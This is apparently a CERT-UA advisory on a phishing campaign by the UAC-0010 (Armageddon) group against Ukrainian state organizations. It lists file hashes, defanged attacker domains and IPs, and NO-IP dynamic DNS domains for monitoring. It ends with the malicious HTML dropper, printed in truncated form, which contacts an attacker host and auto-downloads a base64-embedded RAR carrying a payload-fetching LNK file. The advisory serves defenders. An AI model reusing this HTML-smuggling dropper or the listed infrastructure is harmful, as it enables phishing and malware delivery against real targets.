Cyber attack of UAC-0010 group (Armageddon) on state organizations of Ukraine (CERT-UA # 4434)

Cyber attack of UAC-0010 group (Armageddon) on state organizations of Ukraine (CERT-UA # 4434)

general information

The Governmental Team for Response to Computer Emergencies of Ukraine CERT-UA received an e-mail from the coordinating subject with the subject "№1275 from 07.04.2022", containing the HTML file of the same name, the opening of which will lead to the creation of an archive on the computer " 1275_07.04.2022.rar ". The latter contains an LNK file "On the facts of persecution and murder of prosecutors by the Russian military in the temporarily occupied territories.lnk", the opening of which will lead to the download and launch of the payload.

The activity is associated with the activities of the group UAC-0010 (Armageddon).

In order to ensure the resilience of their infrastructure, team members, among other things, use Dynamic DNS service NO-IP. We pay attention to the expediency of monitoring connections with domain names used by the mentioned service. The list of free domain names is below; an extensive list is available at hxxps: //www.noip [.] com / support / faq / free-dynamic-dns-domains /.

Indicators of compromise

Files:

```
b4f22ee176ab9f579cad79c85c18a72a
69366a4e652041c78c2cc267288a4c4bb0d4eece4074adda82eecd11d9dcf08d
1275_07.04.2022.htm
1cce0fb426cd2bd3182c544af19e9c61
945d49d58d2d3041aad9445487f01a13d863cf8e76151e9a5008615175f7e52e
1275_07.04.2022.rar
16868c4fadd1d4874bcb32c6fa80123b
208fc38faf5a2267d837971b48889e855c0edc164c0b2edefff08d0782ccf1bb
cde5cb3f8bb1d520a52d7e279155fc39
890f25ee7cfb2931536ee3e12fb75ce3f0be21ec03bdfdb38dc688db06e07198
1275_07.04.2022 (1) .rar
d6fe6243a9b4293db6384f22524ff709
de4040a631b95044e08797837e2143c64ef7c6b981547a9220f8ed7b40701ef9
```

Network:


military-prosecutor@post.cz
hXXp: //m-vz.webhop [.] me / prk / faicon.ico
hXXp: //a0656203.xsph [.] ru / prescription / seized.xml
hXXp: //a0656203.xsph [.] ru / prepared / semi.xml
m-vz.webhop [.] me
a0656203.xsph [.] ru
a0322810.xsph [.] ru
webhop [.] me
xsph [.] ru
lnk-upload.dodortar [.] ru
dod-upload.dodortar [.] ru
ln-upl.ddns [.] no
d-upl.ddns [.] no
up-dot.myftp [.] org
up-lnk.myftp [.] org
nitikora [.] ru
dodortar [.] ru
kopratiso [.] ru
billyhot [.] ru
bilitora [.] ru
194 [.] 58,121,198
194 [.] 180,174,105
149 [.] 248.13.58


List of free domain names of the NO-IP service:

ddns [.] no
ddnsking [.] com
3utilities [.] Com
bounceme [.] no
freedynamicdns [.] no
freedynamicdns [.] org
gotdns [.] ch
hopto [.] org
myddns [.] me
myftp [.] biz
myftp [.] org
myvnc [.] com
onthewifi [.] com
redirectme [.] no
serveer [.] com
serveblog [.] no
servecounterstrike [.] com
serveftp [.] com

servegame [.] com
servehalflife [.] com
servehttp [.] com
serveirc [.] com
serveminecraft [.] no
servemp3 [.] com
servepics [.] com
servequake [.] com
sytes [.] no
viewdns [.] no
webhop [.] me
zapto [.] org

Graphic images






```
<html>
<head>
<link href="http://m-vz.webhop.me/prk/faicon.ico" rel="stylesheet">
<script>
window.onload = function() {
var a = document.createElement('a');
var linkText = document.createTextNode("");
a.appendChild(linkText);
a.title = "m";
myCsv = "UmFyIRoHAQB0HKYIDAEFCAAHAQHNmY2AADV020qiAgIDC+aWDQSSixSAARsBObWAE
a.href = 'data:application/x-rar-compressed;base64, ' + myCsv ;
document.body.appendChild(a);
a.download = "1275_07.04.2022.rar";
a.click();
}
</script>
</head>
<body>
</body>
</html>
```